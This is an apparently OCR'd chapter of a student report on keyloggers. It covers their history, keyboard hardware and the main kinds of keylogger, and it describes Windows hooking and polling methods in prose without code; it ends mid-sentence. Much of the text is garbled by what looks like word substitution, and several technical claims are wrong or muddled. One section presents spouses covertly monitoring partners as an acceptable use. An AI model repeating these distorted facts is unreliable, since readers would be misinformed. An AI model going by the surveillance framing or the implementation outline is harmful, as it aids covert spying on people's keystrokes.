Since the keyboard is the most popular user interface on computers, key loggers frequently target it to record user input. Although there are hardware and software key loggers, this book will concentrate on the latter because it is the more common type. The most accessible and cost-effective tools are software key loggers. These key loggers need to be adjusted for each target operating system in order for the I/O to be handled correctly. As a result, system variations unavoidably lead to the implementation of OS-specific techniques in software key loggers, such as the usage of kernel-mode layer drivers, system procedure hooks, and the keyboard state table Additional information on the methods used to create, disseminate, operate, and find user and kernel mode key loggers, particularly on Microsoft Windows operating systems. Attack patterns are the fundamental idea behind key loggers and related malware. A typical assault plan that includes phases for development, distribution, infection, and execution is what most malware attacks adhere to. You can participate in the creation of malware by implementing both distribution and execution as malware components. Depending on the key logger implementation and circumstances, key logging malware can begin to operate and present itself in a variety of ways. However, the majority of practical key loggers do the same two tasks: (a) intercepting the user input stream to record keystrokes, and (b) sending the information to a distant location.[18]

2.3. What is a Key Logger?

Our lives have undoubtedly been easier as a result of the rapid advancement of technology, but it has also made it possible for cybercriminals to monitor our online behavior in inventive and sophisticated ways. Even the most sophisticated cyber security software can avoid some assaults because they are so smart. A prime example of these "silent" cyber risks is key loggers.

Although they are nearly impossible to spot before it is too late, hackers have easy access to your personal information.[1][2]

The program's purpose is described by the neutral term "key logger." A key logger is typically described as software created to secretly monitor and record all keystrokes. This definition is erroneous because a key logger can be a physical as well as software. Although key logging hardware is significantly less common than key logging software, its existence should not be overlooked when discussing information security.[18]

Legitimate apps may offer key logging features that allow users to swap keyboard layouts or use "hotkeys" to access certain program functionality (e.g., Keyboard Ninja). There is a ton of reliable software available that enables users to keep tabs on third-party activity on their computers and administrators to monitor employee conduct throughout the day. The ethical border between appropriate surveillance and espionage is acceptable, nevertheless. Legitimate software is frequently used on purpose to steal private user data, such passwords.

A key logger is a device or piece of technology that records and keeps track of each keystroke you make on your keyboard. This typically operates covertly so that potential victims are unaware that their actions are being watched. In order to blackmail a target, steal money from a bank account, or collaborate with other cybercriminals in dark web transactions, hackers utilize this application to record a target's browser activities and gather personal information about the target. You can make money in numerous ways in addition to giving information.

Key loggers are not always software-based, despite frequently being incorrectly referred to as harmful software. It might also rely on hardware. In that situation, it may be a component of the hardware or a standalone item. Unless they are genuine, software-based key loggers typically include viruses, spyware, or malware in their packages. This malicious key logger software is frequently spread by hackers using phishing emails with corrupted files or links to malicious websites.[19]

According to a 2005 survey, his company's PCs were running keyboard tracking software on more than 15% of them. Given that more than 80% of U.S. business owners acknowledge to in some way monitoring employee activities, it is reasonable to conclude that there are far more active key loggers today. In the United States, using key logging software without authorization is prohibited, and individuals who do so risk up to 20 years in prison on wiretapping charges.

Keyloggers, also referred to as keystroke loggers, are programs that record each keystroke made on a computer and save the information to a file that the user of the malware can view. Keyloggers may be devices or software. Working: Keyloggers are typically used to capture passwords or other sensitive information, like bank account numbers, etc. The first keylogger was created as a mechanical device in the 1970s, and the first software keylogger was created in 1983.[19]

1. Key-logger software Computer programmes called software key-loggers were created with the purpose of stealing passwords from the users' computers. However, key loggers are employed by IT departments to resolve computer and company network issues. Additionally, Microsoft Windows 10 has key-logger installed in it.
    - A malicious script called a JavaScript-based keylogger is placed on a website and watches for key presses like oneKeyUp (). These programmes can be distributed using a variety of channels, including social media, email, and RAT files.
    - Keyloggers that are form-based activate when a person fills out an online form, and when they hit the "Submit" button, all of the data or words are sent to a file on a computer. Some key-loggers function as an API in running applications; they appear as a straightforward application and capture any key presses.
2. Hardware Key-loggers: Since these are hardware key-loggers, they are independent of any programme. Keyboard hardware is a circuit that is integrated into the keyboard so that it records each time a letter is pressed.
    - USB keylogger - There are key-loggers with USB connectors that must be attached to a computer in order to steal data. Additionally, some keyboard circuits are built-in, so no external wire was used, and nothing is visible on the keypad.
    - Smartphone sensors - Some cool Android tricks, like the accelerometer sensor, which detects vibrations when put close to the keyboard and uses a graph to turn them into sentences, are also used as key loggers. The accuracy of this method is around 80%. Keystroke logging Trojan is a malware that is sent to a victim's computer to capture data and login information. Nowadays, crackers use it.

      So key-loggers are the software malware or a hardware which is used to steal, or snatch our login details, credentials , bank information and many more. Some keylogger application used in 2020 are:

1. Kidlogger
2. Best Free Keylogger
3. Windows Keylogger
4. Refog Personal Monitor
5. All In One Keylogger

2.4. What makes key loggers dangerous?

Unlike other forms of malicious software, key loggers don't endanger the system itself. However, they can pose a serious hazard to users because they can be used to intercept passwords and other sensitive information entered on the keyboard. Cybercriminals are able to acquire email addresses, user names, passwords for email accounts, PIN codes, account numbers for e-payment systems, etc. as a result.[19]

Figure 3: Common Key logging Threats [38]

Cybercriminals can simply enter a user's online gaming account or withdraw money from the user's account if they have access to sensitive user information. Unfortunately, there are times when having access to private information has consequences beyond just a person losing a few dollars. Key loggers are devices used for commercial and political espionage that have the ability to access data, including sensitive commercial information and classified government information, threatening the security of both private and public institutions (for example, by stealing private encryption keys).

Key loggers, phishing, and social engineering are the three main tactics used in cyber fraud nowadays (see "Computers, Networks, and Theft"). Users who are aware of security concerns

can easily defend themselves against phishing by rejecting phishing emails and abstaining from entering personal information on doubtful websites. Users find it more difficult to battle key loggers, and there is only one reliable way to do so: adopt a reliable security solution. A user can frequently not even tell that a key logger has been set up on their machine.

According to Cristine Hoepers, manager of Brazil's Computer Emergency Response Team, which works under the direction of the country's Internet Steering Committee, key loggers have replaced phishing as the most prevalent method for collecting personal information. Key loggers are also getting more sophisticated; they monitor which websites a person visits and only log keystrokes entered on pages that are particularly intriguing to internet thieves.

In recent years, there has been a discernible increase in the number of malicious programmes with key logging features. No Internet user is immune from cybercriminals, no matter where they are in the world or what business they are employed by.

2.5 When can we use key loggers?

- Most key loggers are now available as legal software or hardware on the open market. According to developers and suppliers, the following situations call for the use of key loggers and are acceptable and legal:
- Jealous spouses or partners can use a key logger to watch the online activities of their better half if they accuse them of "virtual cheating"; parental monitoring of children's Internet usage and notice when they seek to access inappropriate websites are both in place.
- Implementing key loggers into firm security systems to track keystrokes containing terms and phrases linked to commercial information that could harm the business;
- Monitoring the use of computers or workstations outside of regular business hours and non-work-related activities.

Figure 4: Shown legal and illegal uses of key loggers [38]

Using key logger recordings to evaluate and track incidents related to the use of personal computers is another method of security (e.g., law enforcement); The reasons listed above can all be addressed using various approaches; however they are all more subjective than objective.

Furthermore, any legitimate keylogging programme can still be employed for illegal or nefarious purposes. Key loggers are now specifically used to steal personal information related to various online payment systems, and malware authors are constantly creating new key logger Trojans for this purpose.

Additionally, a lot of key loggers camouflage themselves inside the device (i.e., they include root kit functionality), turning them into full-fledged Trojan packages.

As these packages are frequently used by cybercriminals, antivirus companies are concerned about finding them. The malware class tool from Kaspersky Lab offers a dedicated class for harmful files with key logging functionality: Trojan-Spy. Because of what the name implies,

Trojan-Spy software tracks a person's activities and stores them on their hard drive before sending them to the Trojan's creator or "master." The data collected includes keystrokes and screenshots that are utilized in conjunction with the theft of banking information to support online fraud.

2.6 History of Key loggers

Key loggers have been used for surveillance purposes since the early days of computers. In the 1970s and the early 1980s, key loggers were used for a variety of interesting purposes, including covert government operations, according to Wikipedia.[36]

The development of incredibly smart key loggers by Soviet intelligence agents in the middle of the 1970s, which were then used to target IBM Electric typewriters at US Embassy and Consulate buildings in Moscow and St. Petersburg, is one of the most infamous early events. As each typewriter's print head rotated and moved to type each letter, the key loggers previously installed on each typewriter measured the minimally discernible changes in its native glamorous field. While this was going on, Soviet delegations chose to transcribe sensitive information using homemade typewriters rather than electric keyboards.[20]

While there have been many colored key logging methods for a while, the popularity of marketable key loggers only really took off in the middle to late 1990s, when all sorts of items were suddenly in high demand. Additionally, the number of marketable key loggers that are now for sale has multiplied to thousands of different items, each with a distinct target market and available in a wide range of languages.

Although historically key loggers have preyed on home stoners, assiduity and modern state-sponsored key logging pose a severe threat because they corrupt low-ranking hands or functionaries and discover ways to advance inside the association.

This allowed the attacker to obtain personal information, such as credit card details, from distant, unwitting victims without the need to install hardware key loggers. Key loggers started being used to target both residential users and numerous industries for phishing attacks.

Following their discovery in a hotel in Dallas, Texas, in 2014, key loggers were the subject of a warning from the US Department of Homeland Security to the hotel industry. Key loggers frequently target shared computers in public places.

In 2015, a mod for the video game Grand Theft Auto V had a key logger. In 2017, a key logger was also discovered on his HP laptop. According to HP, it was patched and utilized as software.

2.7 How Keyboard works




Figure 5: Functional diagram of a typical keyboard[39]

The majority of key loggers primarily target keyboards. It comprises of the "button matrix," which is a circuit matrix with buttons. Key matrices come in a variety of designs from various keyboard manufacturers [26]. However, the keyboard processor and ROM register these events when the user presses a key, closing the key matrix. Circuit locations are converted by the processor into characters or control codes before being sent to the keyboard buffer.[21]

Types of Keys




Figure 6: Keyboard keys layout[40]

Typing (alphanumeric) keys: The letter, number, punctuation, and symbol keys of a conventional typewriter are all present on these keys.

Control keys: To carry out specific tasks, these keys can be used alone or in conjunction with other keys. The four control keys that are most frequently used are Ctrl, Alt, Windows, and Esc.

Function keys: Specific actions can be taken using the function keys. F1, F2, F3, and so on, up to F12, are the designations for them. Depending on the software, these keys may or may not function.

Navigation keys: These keys are utilized for navigation through documents or online sites as well as text editing. The arrow keys, Home, End, Page Up, Page Down, Delete, and Insert are some of them.

Numeric keypad: The numeric keypad is useful for swiftly entering numbers. The keys are arranged in a block, much like an ordinary adding machine or calculator.

Internal Working of the Keyboards




Figure 7: Keyboard circuitry [41]

1. The Key Matrix: The keyboard has a CPU and circuitry, and the key matrix is one of its main parts. The collection of electronics under the keyboard known as the key matrix malfunctions at some point under each key, leaving the circuitry inoperable. This circuit is closed when a specific key is pushed, enabling the CPU to identify the pressed key.

2. Working of the Keys: A little hole at the top of a long, round bar can be found beneath each key. The device's key can be disassembled to reveal this. The bar enters the hole and makes contact with the circuit layer below when the key is pressed. A tiny piece of rubber that is inserted within the hole stops the button from depressing and pushes it back when it is released. The spring coefficient of the key was chosen for this reason.
3. Detection of Key presses: A switch is activated when a key is tapped or pressed, completing a circuit and allowing a small quantity of current to flow. The processor provides information to the computer after analysing the position of the pushed keys. This data is transmitted to a device referred to as a "keyboard controller." The "OS" operating system receives information processed by the keyboard's processor and transmitted by this controller. This data is looked at and analysed by the operating system to see if it contains system-level commands like Ctrl + Shift + Esc, the keystrokes that start Task Manager.

   The computer executes these system-level commands if they are present. If not, it transmits the data to the active application. The programme then determines whether the keystrokes correspond to any of its instructions, such as the keystroke Ctrl+P for the print command. Again, if such orders exist, they are carried out first; otherwise, these key presses are regarded as content or data. There is no lag in the system even if you push numerous keys because everything happens in a split second. There are three different layers of plastic that are present behind the scenes.

   Between them is an insulating layer with holes, and two of them are covered in electrically conductive metal tracks. Where the key presses the conductor's two layers together, dots can be seen. I possess a wire. When the layers are forced together by moving the wrench from top to bottom, this electrical connection enables a little current to flow.[21]

2.8 Character Mapping

In the computer's read-only memory is a chart or character table that corresponds to a key matrix (ROM). The character map is used by the processor to identify the closed or finished circuit when a key is pressed in order to determine which key was pressed. Each button has a memory map that is saved. If the character map indicates that only the 'x' key location should be pushed, for instance, the resultant lowercase 'x' is displayed or the key is deemed pressed,

but the shift key is not. The resultant uppercase "X" is displayed or counted as a key press if the position of " and "x" is confirmed to be pushed.

Simply said, keyboards translate keystrokes into a form that computers can interpret via switches and circuits. Every keyboard has a processor within that handles converting key presses and keystrokes for the computer.[21]

Types of Switches




Figure 8: Different types of switches [42]

These are the two switch kinds that are utilized to finish the keyboard circuit. Some of them substitute capacitive processes for the previously listed mechanical operations. The circuit is not disrupted throughout this procedure, and the electricity keeps flowing. However, there is a plate attached to each key that, when depressed, moves you closer to the circuit. The key matrix records this movement, which results in a change in the circuit's current flow. The position of the pressed key is then determined by comparing this change to the character map. Rubber dome switches, membrane switches, metal contact switches, and foam element switches are examples of mechanical switches. Rubber dome switches are the most popular among them due to their strong tactile response, low cost, simplicity of manufacture, and level of corrosion and spill resistance. Although there are many various kinds of keyboards, all of them work on the same principle of completing a circuit to detect a key press and carry out a function, including wireless, Bluetooth, USB, and others. [23]

2.9 Types of Key loggers

The four primary types of key loggers are software, hardware, acoustic, and wireless eavesdropping [9]. These key loggers differ in their consequences and methods for capturing information, but they all share one feature. Store collected sensitive data and information in log files.




Figure 9: Block Diagram of Hardware keyloggers

2.10 Hardware Key loggers

A physical object that is placed in between your keyboard and your computer is a hardware key logger. There are two ways to connect. You can put a key logger right in front of your keyboard and computer. Keyloggers for PS/2 and USP are examples of this technique.[33]

Hardware key loggers have an advantage over software key loggers in that they can begin recording as soon as a computer is turned on (and are consequently capable of intercepting passwords for the BIOS or disc encryption software program).

Figure 10: Hardware Key loggers [43]

The following should be present on all hardware key logging devices:

A microcontroller translates and manipulates the data stream coming from the keyboard and computer before sending it to the safe memory. The recorded information is stored in a non-risky memory device, such as flash memory, which keeps it intact even if power is lost. In most cases, retrieving saved information requires entering a special password into a computer text editor.

The hardware key loggers that are connected between the keyboard and computer recognize when the password has been entered and then provide the computer access to the "typed" information to display a menu. A few key loggers offer high-speed download options in addition to text menus to hasten the recovery of saved information. These options include USB mass-garage enumeration and USB or serial download adapters. A hardware key logger's memory capacity typically ranges from a few kilobytes to several gigabytes, with each keystroke that is recorded typically using up one byte of memory.

2.11 Acoustic key loggers

Acoustic Key loggers analyze and record the sound of individual keystrokes, in contrast to hardware key loggers. To hear human input, specialized equipment is needed. Use this

microphone to record keyboard sounds from 100 feet away from your target location or workspace since parabolic microphones are designed for long-range recordings.

2.12 Wireless key loggers




Figure 11: Block diagram of wireless key loggers

Bluetooth interfaces are used by wireless key loggers to convert recorded data to a log report up to 100 metres away [7]. The primary objective of these wi-fi key loggers is to intercept broadcast packets from the wireless keyboard, which uses a 27 MHz RF link to send characters from keystrokes in an encrypted manner. The horrifying information about these WiFi key loggers, however, calls for a receiver and antenna to be placed as close to the target area as possible.

Figure 12: Picture of a wireless key logger [44]

The two main parts of wireless key loggers are the transmitter and the receiver. The actual key logging happens on the transmitter, which is a PS/2 hardware key recorder with a built-in 2.4 GHz wireless module. Captured keystroke data is broadcast in real-time through the radio link rather than being preserved. The receiver, on the other hand, is a wireless acquisition unit with a USB port. Every keystroke sent by the transmitter is received by the host computer through USB. Software-wise, this data can be seen using any terminal client because it is available over a virtual COM port.[24]

Because the system runs in real time, text written on the remote computer is immediately displayed on the receiver side. The system's maximum range is about 50 yards (meters). This corresponds to an effective range across 2-4 walls of roughly 20 yards, depending on the wall thickness (metres). The transmitter and receiver share the same schematics and circuit board. Both items are designed to be placed on PS/2 and USB extension cords and have a similar size factor. The device needs to be housed in an extension cable-style EMC-balun enclosure.

2.13 Software Key loggers




Figure 13: Software-based keylogger

Simple code or a programme that hooks into the operating system and intercepts key press events is what makes up a software key logger. Install the global keyboard hook immediately. As a result, without the user's knowledge, the system records every keystroke as a log file. As seen in Figure 11, you have the option of downloading the log file as a text file, providing an attacker with instructions, or adding File Transfer Protocol (FTP) credentials to send the log file to a different FTP site. is email able.

The data that moves through the operating system and the keyboard is tracked by key logging software. Keystroke events are gathered, stored remotely, and then sent to the intruder who installed the key loggers. The eradication of spyware parasites analysis revealed a total of 540 key loggers, the majority of which were software-based. There are various event mechanisms built into the Windows operating system. For instance, the operating system's keyboard driver converts a key press on the keyboard or a mouse click into the window message WM KEYDOAWN. This message is delivered to the system message queue.

The Windows operating system then adds this message to the application thread's message queue that is linked to the screen's active window. Before delivering messages to the window procedure of the active window, the thread consults this queue.

Types of Software key loggers

Interrogation cycle traps key loggers, rootkits key loggers, and kernel-based key loggers are the four primary subcategories of software key loggers. These classifications are based on the way key loggers operate.

1. Interrogation cycle Software key loggers: The most convenient key loggers are those that can be easily found. It uses a custom feature to convert char during the feature naming process and certain API features to convert facts to int variables. These features query the keyboard's keys; for example, the Get A Sync Key State feature checks to see if a secret is pushed or released and determines if it is up or down when the function is called.

   Get Keyboard State is the norm. This function is particularly suited for GUI applications since it copies the popularity of the 256 digital keys to the desired buffer before returning the country of each key on the keyboard. It is imperative to use high-pace interrogation with 10–20 polls per second to prevent statistics from being missed.
2. Traps Software key loggers: A traditional technique is to create keyboard spyware using the trap-of-hook mechanism. This approach only functions if the GUI application intercepts messages being processed in other GUI applications' windows in addition to keystrokes themselves. The hook handling code needs to be added to the DLL utilizing API calls in order to deploy the hook mechanism. For instance, unhooking Window Hook Ex assists in unhooking Set Window Hook Ex, which puts an application-defined hook method into the hook chain.

The key loggers choose the kind of message called the hook handler when the Set Window Hook Ex function is used. The GUI programme receives the first message that fulfils hook registration activation during hook initial registration, and the DLL containing the hook code is loaded into the process's address space. This establishes how much memory is required to address every conceivable arithmetic unit. B. A file or device is assigned.

3. Rootkits Software Key loggers: Rootkit software key loggers are the most hazardous kind of key loggers, however they are less common than trap software key loggers. captures the group of processes in charge of handling messages or entering text. To record and keep track of messages received from GUI programmes, there are methods called Get Message, Translate Message Library, and Peek Message user32.dll function. As a result, it employs a variety of techniques and a range of features to quickly intercept messages and data.




Figure 14: Rootkit software key loggers [45]

A rootkit is defined as malicious software programme code that grants bad actors "root" access to an endpoint tool by breaching the utility and motive force levels of privilege to ultimately reach the kernel or center while masking the malicious code to avoid discovery. Rootkits are malicious software programs that give bad actors remote access to and control of

